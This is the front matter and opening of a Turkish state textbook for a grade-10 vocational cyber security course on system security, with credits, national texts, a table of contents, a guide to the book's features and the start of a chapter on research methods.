Bu kitaba sığmayan daha neler var!


Karekodu okutun, bu kitapla ilgili EBA içeriklerine ulaşın!

ÖDS

ÖĞRENCİ/ÖĞRETMEN DESTEK SİSTEMİ

https://ods.eba.gov.tr

- Konu Anlatımlı Ders Videoları
- Soru Çözüm Videoları
- Ders Anlatım Videoları
- Çoktan Seçmeli Sorular



eba
www.eba.gov.tr

Google play | App Store

BU DERS KİTABI MİLLÎ EĞİTİM BAKANLIĞINCA ÜCRETSİZ OLARAK VERİLMİŞTİR.
PARA İLE SATILAMAZ.

ISBN: 978-975-11-8004-9

Bandrol Uygulamasına İlişkin Usul ve Esaslar Hakkında Yönetmelik'in 5'inci Maddesinin İkinci Fıkrası Çerçevesinde Bandrol Taşıması Zorunlu Değildir.

SİBER GÜVENLİK ALANI — SİSTEM GÜVENLİĞİ — 10 DERS MATERYALİ

MESLEKİ VE TEKNİK ANADOLU LİSESİ

SİBER GÜVENLİK ALANI



SİSTEM GÜVENLİĞİ

10

DERS MATERYALİ

MESLEKİ VE TEKNİK ANADOLU LİSESİ

SİBER GÜVENLİK ALANI

SİSTEM GÜVENLİĞİ

10 DERS MATERYALİ

YAZARLAR
Dr. Arzu KİLİTÇİ CALAYIR
Ali GÖKDEMİR
Mustafa ÖZER
Özgü ASKER

MİLLÎ EĞİTİM BAKANLIĞI YAYINLARI 9454
YARDIMCI VE KAYNAK KİTAPLAR DİZİSİ 3114

Her hakkı saklıdır ve Millî Eğitim Bakanlığına aittir. Ders materyalinin metin, soru ve şekilleri kısmen de olsa hiçbir surette alınıp yayımlanamaz.

HAZIRLAYANLAR

Dil Uzmanı
Erman Erşan YORGANCILAR
Merve SERBEST ERTOĞAN

Program Geliştirme Uzmanı
Ali DOĞAN

Rehberlik Uzmanı
Gülşen YALIN

Ölçme ve Değerlendirme Uzmanı
Özlem ÇABUKEL

Görsel Tasarım Uzmanı
Mehmet YILMAZ

ISBN: 978-975-11-8004-9

Millî Eğitim Bakanlığının 24.12.2020 gün ve 18433886 sayılı oluru ile Meslekî ve Teknik Eğitim Genel Müdürlüğünce ders materyali olarak hazırlanmıştır.



İSTİKLÂL MARŞI

Korkma, sönmez bu şafaklarda yüzen al sancak;
Sönmeden yurdumun üstünde tüten en son ocak.
O benim milletimin yıldızıdır, parlayacak;
O benimdir, o benim milletimindir ancak.

Çatma, kurban olayım, çehreni ey nazlı hilâl!
Kahraman ırkıma bir gül! Ne bu şiddet, bu celâl?
Sana olmaz dökülen kanlarımız sonra helâl.
Hakkıdır Hakk'a tapan milletimin istiklâl.

Ben ezelden beridir hür yaşadım, hür yaşarım.
Hangi çılgın bana zincir vuracakmış? Şaşarım!
Kükremiş sel gibiyim, bendimi çiğner, aşarım.
Yırtarım dağları, enginlere sığmam, taşarım.

Garbın âfâkını sarmışsa çelik zırhlı duvar,
Benim iman dolu göğsüm gibi serhaddim var.
Ulusun, korkma! Nasıl böyle bir imanı boğar,
Medeniyyet dediğin tek dişi kalmış canavar?

Arkadaş, yurduma alçakları uğratma sakın;
Siper et gövdeni, dursun bu hayâsızca akın.
Doğacaktır sana va'dettiği günler Hakk'ın;
Kim bilir, belki yarın, belki yarından da yakın.

Bastığın yerleri toprak diyerek geçme, tanı:
Düşün altındaki binlerce kefensiz yatanı.
Sen şehit oğlusun, incitme, yazıktır, atanı:
Verme, dünyaları alsan da bu cennet vatanı.

Kim bu cennet vatanın uğruna olmaz ki feda?
Şüheda fışkıracak toprağı sıksan, şüheda!
Cânı, cânânı, bütün varımı alsın da Huda,
Etmesin tek vatanımdan beni dünyada cüda.

Ruhumun senden İlâhî, şudur ancak emeli:
Değmesin mabedimin göğsüne nâmahrem eli.
Bu ezanlar -ki şehadetleri dinin temeli-
Ebedî yurdumun üstünde benim inlemeli.

O zaman vecd ile bin secde eder -varsa- taşım,
Her cerîhamdan İlâhî, boşanıp kanlı yaşım,
Fışkırır ruh-ı mücerret gibi yerden na'şım;
O zaman yükselerek arşa değer belki başım.

Dalgalan sen de şafaklar gibi ey şanlı hilâl!
Olsun artık dökülen kanlarımın hepsi helâl.
Ebediyyen sana yok, ırkıma yok izmihlâl;
Hakkıdır hür yaşamış bayrağımın hürriyyet;
Hakkıdır Hakk'a tapan milletimin istiklâl!

Mehmet Âkif Ersoy


GENÇLİĞE HİTABE

Ey Türk gençliği! Birinci vazifen, Türk istiklâlini, Türk Cumhuriyetini, ilelebet muhafaza ve müdafaa etmektir.

Mevcudiyetinin ve istikbalinin yegâne temeli budur. Bu temel, senin en kıymetli hazinendir. İstikbalde dahi, seni bu hazineden mahrum etmek isteyecek dâhilî ve hâricî bedhahların olacaktır. Bir gün, istiklâl ve cumhuriyeti müdafaa mecburiyetine düşersen, vazifeye atılmak için, içinde bulunacağın vaziyetin imkân ve şeraitini düşünmeyeceksin! Bu imkân ve şerait, çok namüsait bir mahiyette tezahür edebilir. İstiklâl ve cumhuriyetine kastedecek düşmanlar, bütün dünyada emsali görülmemiş bir galibiyetin mümessili olabilirler. Cebren ve hile ile aziz vatanın bütün kaleleri zapt edilmiş, bütün tersanelerine girilmiş, bütün orduları dağıtılmış ve memleketin her köşesi bilfiil işgal edilmiş olabilir. Bütün bu şeraitten daha elîm ve daha vahim olmak üzere, memleketin dâhilinde iktidara sahip olanlar gaflet ve dalâlet ve hattâ hıyanet içinde bulunabilirler. Hattâ bu iktidar sahipleri şahsî menfaatlerini, müstevlîlerin siyasî emelleriyle tevhit edebilirler. Millet, fakr u zaruret içinde harap ve bîtap düşmüş olabilir.

Ey Türk istikbalinin evlâdı! İşte, bu ahval ve şerait içinde dahi vazifen, Türk istiklâl ve cumhuriyetini kurtarmaktır. Muhtaç olduğun kudret, damarlarındaki asil kanda mevcuttur.

Mustafa Kemal Atatürk



MUSTAFA KEMAL ATATÜRK

İÇİNDEKİLER

DERS MATERYALİNİN TANITIMI 11

1

1. ARAŞTIRMA TEKNİKLERİ 13
1.1. ARAŞTIRMA SÜRECİ 14
1.1.1. Araştırmanın Amacı 15
1.1.2. Araştırmanın Planlaması 16
1.1.3. Araştırma Teknikleri 17
1.2. VERİ KULLANIMI 19
1.2.1. Veri Çeşitleri 19
1.2.2. Veri Toplama Yöntemleri 20
1.2.3. Veri Toplama Yöntemlerinin Kullanılması 25
1.2.4. Verilerin İstatistiksel Analizi 30
ÖLÇME VE DEĞERLENDİRME 34

2

2. ETKİLİ İLETİŞİM VE SUNUM TEKNİKLERİ 35
2.1. ETKİLİ İLETİŞİM 36
2.1.1. İletişim Sürecinin Ögeleri 37
2.2. ETKİLİ İLETİŞİM TEKNİKLERİ 39
2.2.1. İletişim Türleri 39
2.2.2. Etkili İletişim Teknikleri 41
2.3. SUNUM HAZIRLAMA TEKNİKLERİ 42
2.3.1. Amaçlarına Göre Sunum Türleri 42
2.3.2. Sunuma Hazırlık 43
2.3.3. Sunum Yapma 45
ÖLÇME VE DEĞERLENDİRME 48

3

3. DONANIM BİRİMLERİ 49
3.1. İÇ DONANIM BİRİMLERİ 50
3.1.1. Anakart (Motherboard) 50
3.1.2. Merkezî İşlem Birimi (CPU) 55
3.1.3. Bellekler 62
3.1.4. Disk Sürücüler 67
3.1.5. Genişleme Yuvası Kartları 69
3.1.6. Güç Kaynağı (Power Supply) 73
3.2. DIŞ DONANIM BİRİMLERİ 75
3.2.1. Dış Donanım Birimlerinin Bağlantıları 76
3.2.2. Dış Donanım Birimlerinin Montajı 77
ÖLÇME VE DEĞERLENDİRME 79

4 **4. İŞLETİM SİSTEMLERİ** 81
4.1. MASAÜSTÜ (KİŞİSEL BİLGİSAYAR) VE MOBİL İŞLETİM SİSTEMLERİ 82
4.1.1. İstemci ve Sunucu Mimarisi 83
4.1.2. Mobil İşletim Sistemleri 83
4.1.3. Linux İşletim Sistemleri 85
4.1.4. Linux İşletim Sisteminin Dizin Yapısı ve Dosya Sistemi 98
4.1.5. Linux İşletim Sistemi Komut Satırı İşlemleri 100
4.1.6. Linux İşletim Sistemi Editörleri 129
4.1.7. Windows İşletim Sistemleri 142
4.1.8. Windows İşletim Sistemi DOS Komut Satırı İşlemleri 149
4.1.9. Windows İşletim Sistemi PowerShell İşlemleri 170
4.2. SUNUCU İŞLETİM SİSTEMLERİ 201
4.2.1. Sunucu İşletim Sistemi Kurulumu 202
4.2.2. Sunucu İşletim Sistemi Servis Yapılandırması 205
4.3. SANALLAŞTIRMA 213
4.3.1. Sanallaştırma Teknolojileri 213
4.3.2. Sanallaştırma Uygulamaları 214
4.4. BULUT BİLİŞİM 233
4.4.1. Bulut Bilişim Sistemleri 234
4.4.2. Bulut İşletim Sistemleri 236
ÖLÇME VE DEĞERLENDİRME 238

5 **5. TEHDİT MODELLERİ** 241
5.1. TEHDİT MODELİ OLUŞTURMA 242
5.1.1. Tehdit Modelleme 242
5.1.2. Tehdit Modelleme Adımları 242
5.2. TEHDİT MODELLEME YÖNTEMLERİ 245
5.2.1. STRIDE 245
5.2.2. Saldırı Ağaçları (Attack Trees) 246
5.2.3. Bilgi Güvenliği Üçgeni 246
5.2.4. Tehdit Modelleme Aracı 246
ÖLÇME VE DEĞERLENDİRME 253

6 **6. RİSK DEĞERLENDİRME** 255
6.1. TEMEL RİSK KAVRAMLARI 256
6.1.1. Varlık Kavramı 256
6.1.2. Tehdit Kavramı 256
6.1.3. Zafiyet 257
6.1.4. Risk Kavramı 257
6.1.5. Koruma Kavramı 258
6.1.6. Saldırı Kavramı 258
6.1.7. İhlal Kavramı 259
6.2. RİSK DEĞERLENDİRME ADIMLARI 259
6.2.1. Risk Yönetim Süreci 259
6.2.2. Risk Değerlendirme Metodolojisi 260
ÖLÇME VE DEĞERLENDİRME 264

CEVAP ANAHTARLARI 265
KAYNAKÇA 266

DERS MATERYALİNİN TANITIMI




İÇİNDEKİLER

DERS MATERYALİNİN TANITIMI 11

1

1. ARAŞTIRMA TEKNİKLERİ 13
1.1. ARAŞTIRMA SÜRECİ 14
1.1.1. Araştırmanın Amacı 15
1.1.2. Araştırmanın Planlaması 16
1.1.3. Araştırma Teknikleri 17

Konuları ve konuların bulunduğu sayfa numaralarını gösterir.



ÖLÇME VE DEĞERLENDİRME

Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.


1. Aşağıdakilerden hangisi bilgisayarın beyni olarak kabul edilen iç donanım birimidir?

A) Hard Disk Sürücü
B) Anakart
C) Merkezi İşlem Birimi (CPU)
D) Grafik İşlem Birimi (GPU)
E) Bellek (RAM)

5. CPU'nun altına monte edilerek bilgisayarın aşırı ısınmasını önleyen iç donanım birimi aşağıdakilerden hangisidir?

A) RAM
B) Soğutucu
C) Hard disk
D) Grafik kartı
E) Güç kaynağı

Öğrenme birimi ile ilgili ölçme ve değerlendirme çalışmalarını gösterir.



CEVAP ANAHTARI

1. ÖĞRENME BİRİMİ

1	2	3	4	5
D	C	B	E	B

Ders materyali içeriğinde yer verilen soruların cevaplarını gösterir.




KAYNAKÇA

» Cisco Akademi - Bilişim Teknolojilerinin Temelleri Kurs Dokümanları

» Emmungil, L. (2010). Bilgisayar donanımı.

» EROĞLU Erhan, M. ATAİZİ, N. A. YÜKSEL, A. H. YÜKSEL, Etkili İletişim Teknikleri, *T.C. Anadolu Üniversitesi Yayınları*, Eskişehir, 2013.


Ders materyali içeriğinde yer alan alıntıların yapıldığı kaynakçaları gösterir.



HAZIRLIK ÇALIŞMALARI

1. Kurduğunuz iletişimin etkili olup olmadığını nasıl anlarsınız? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Günlük hayatınızda en sık kullandığınız iletişim yöntemi nedir? Nedenleriyle birlikte açıklayınız.
3. Kalabalık bir gruba herhangi bir konu hakkında bilgi vermek veya bir şeyin tanıtımını yapmak isteseniz nasıl bir yol izlerdiniz? Örnekler vererek açıklayınız.


Konuları pekiştirici ve destekleyici ek bilgileri gösterir.



SIRA SİZDE

Bir web sitesinin yüklenme hızını optimize etmek için hangi faktörlerin etkili olduğunu belirlemek amacıyla hangi yöntemi kullanırsınız? Bu faktörlerin yüklenme süresine olan etkisini ölçerek karşılaştırma tablosu hazırlayınız. Hazırladığınız tabloyu sınıfta sununuz.

Öğrenme birimi ile ilgili sıra sizde çalışmasını gösterir.




ÖRNEK

10, 20, 30, 40, 50, 60, 70 ve 80 olarak verilen bir veri setinin aritmetik ortalamasını bulmak için önce tüm sayılar toplanır ve sayı adedine bölünür. Çıkan sonuç aritmetik ortalamayı verir. Aritmetik ortalamayı hesaplamak için şu işlemler yapılır:

- Sayıların toplamı = **360**'tır.
- Sayı adedi = **8**'dir.
- Aritmetik ortalama (360 / 8) = **45** olarak bulunur.


Öğrenme birimi ile ilgili örnek çalışmayı gösterir.



ARAŞTIRMA

Linux ve Windows sunucu işletim sistemlerinin farklılıklarını araştırınız. Araştırma sonuçlarını rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.

Öğrenme birimi ile ilgili uygulama etkinliğini gösterir.



Tablo 1.1: Veri Toplama Yöntemleri


BİRİNCİL KAYNAKLARDAN VERİ TOPLAMA	İKİNCİL KAYNAKLARDAN VERİ TOPLAMA
• Anketler	• Yayınlanmış kaynaklar
• Görüşmeler	• Çevrimiçi veri tabanları
• Deneyler	• Kurumsal kayıtlar
• Gözlemler	• Geçmiş araştırma çalışmaları
• Odak grupları	• Kamuya açık veriler

Ders materyali içeriğinde yer alan tabloyu gösterir.



2. ETKİLİ İLETİŞİM VE SUNUM TEKNİKLERİ

Öğrenme biriminin adını ve numarasını gösterir.



NOT

- Komut, dosya ve dizin adları yazılırken büyük ve küçük harf duyarlılığına dikkat edilmelidir.
- Dosya ve dizin adları 255 karakteri geçmemelidir. Özel karakterler (? * ! \ | & $ ~ vb.) dosya ve dizin adlarında kullanılmamalıdır.

Konuları pekiştirici ve destekleyici ek bilgileri gösterir.

1. ÖĞRENME BİRİMİ

ARAŞTIRMA TEKNİKLERİ



KONULAR

1.1. ARAŞTIRMA SÜRECİ
1.2. VERİ KULLANIMI

NELER ÖĞRENECEKSİNİZ?

- Araştırma yapmanın amacı
- Araştırma planlaması
- Araştırma teknikleri
- Veri kullanımı
- Veri çeşitleri
- Veri toplama yöntemleri
- Veri analizi

ANAHTAR KAVRAMLAR

Anket, araştırma, aritmetik ortalama, bilgi, bilim, bilimsel, birincil veri kaynağı, deney, gözlem, ikincil veri kaynağı, medyan, mod, nicel veri, nitel veri, veri, yöntem

HAZIRLIK ÇALIŞMALARI



1. Araştırma yapmaya neden ihtiyaç duyarız? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Araştırma yapacağınız konu hakkındaki bilgilere erişmek için hangi yöntemleri kullanıyorsunuz? Nedenleriyle birlikte açıklayınız.

1.1. ARAŞTIRMA SÜRECİ

Araştırma, bir problemle başlar ve bilgiye ulaşmanın temel yolu olarak kabul edilir. Literatürde yapılan farklı tanımlara göre araştırma, bilimsel yöntemlerle planlı ve sistemli olarak yapılan bir süreçtir. Bu süreçte doğa ve toplumsal olaylarla ilgili sorunları çözmek için bilimsel yöntem kullanılır.

Araştırmacı, araştırma sürecinde öncelikle bilgi edinme yollarını keşfetmeli ve edindiği bu bilgileri projelerinde uygulayabilme becerisi kazanmalıdır. Bir araştırmanın değerleri olabilmesi için araştırmacının kullanacağı yöntemin doğru ve ilgili otoriteler tarafından kabul gören geçerli bir yöntem olması gerekir. Bu sebeple öncelikle araştırma sürecinde yer alan temel kavramlar bilinmelidir. Bu kavramlar ve açıklamaları şunlardır:

- **Araştırma**

  Belirli bir amacı gerçekleştirmek için belli aşamaları ve bir yöntemi içeren çalışmalara **araştırma** denir.

- **Bilgi**

  Zihinsel faaliyetler sonucunda elde edilen ürünlere **bilgi** denir. Bilgi kişinin öğrenme, araştırma veya gözlem yoluyla elde ettiği gerçeklerdir. Bilgi değerlidir. Bilginin değerli olabilmesi için şu özelliklere sahip olması gereklidir:

  ◊ Test edilmiş olmalıdır.
  ◊ Gerçeklenmiş olmalıdır.
  ◊ Güncellenebiliyor olmalıdır.
  ◊ Dili basit ve uygun olmalıdır.

- **Bilim**

  Bilim bilgiyi araştırma, edinme ve düzenleme süreci olarak ifade edilebilir. Başka bir tanımla geçerliliği kabul edilmiş bilgi bütününe de **bilim** denilebilir. Bilimin bazı özellikleri ise şunlardır:

  * Tümevarım yöntemini kullanır.
  * Evrenseldir.
  * Nesneldir.
  * Birikimli olarak ilerler.
  * Akıl ve mantık ilkelerini kullanır.
  * Uygulanabilir.
  * Değişebilme ve kendini yenileme özelliğine sahiptir.

- **Bilimsel Araştırma**

  Bilimsel yöntemlerle belli bir sorunu anlamak, açıklamak veya çözmek için yapılan sistematik veri toplama ve analiz etme sürecine **bilimsel araştırma** denir.

- **Bilimsel Yöntem**

  Doğruluğu kanıtlanmış bilgiyi elde etmek için izlenilen yol ve sürece **bilimsel yöntem** denir.

Araştırma süreci, araştırmacının ilgi ve inceleme isteğiyle başlar. İlgiyi araştırmaya dönüştürmek, konuyu daraltmak ve hipotezi formüle etmek gerekebilir. Araştırmacı temel veriyi analiz ederek sonuçlara ulaşır ve genelleme yaparak diğer durumlara uygulamayı düşünebilir.

Araştırma sürecinde bireylerin kendi düşünceleri ile gerçekler net bir şekilde ortaya konmalıdır. Araştırmacının beklentileri doğrultusunda araştırmaya yön verilmemelidir. Araştırma; merak, inceleme, değerlendirme, yorumlama, karar verme gibi öğrenme ve bilgi edinme çabalarının birleştiği bir süreçtir. Merak, bilimsel araştırmayı başlatan temel bir unsurdur. Öğrenme isteğiyle birleşen samimi çaba, insanlığı daha iyi zeminlere taşıyabilir. Araştırma bir sorunun merak ve öğrenme arzusuyla oluşturulması, bilgi ve verilerin incelenmesi, değerlendirilmesi ve yorumlanması sonucunda bilgi üretme çabasıdır. Bilimsel araştırma ise belirli bir amacı, aşamaları ve yöntemi içeren yeni bilgi, yöntem veya ürünler elde etmeye yönelik çabalardır. Her bilim türü kendi sistemine uygun araştırma yöntemleri kullanır.

1.1.1. Araştırmanın Amacı

Araştırmanın amaçları çeşitli türlere ve elde edilecek sonuçların niteliğine göre farklılık gösterir. En önemli bilimsel araştırma amaçları şunlardır:

- **Yeni Gerçeklere Ulaşmak**

  Sistematik düşünce ve güvenilir verilere dayalı çözümler arayarak yeni gerçekleri ve önerileri elde etmektir.

- **Bilimsel Açıklamalar Sunmak**

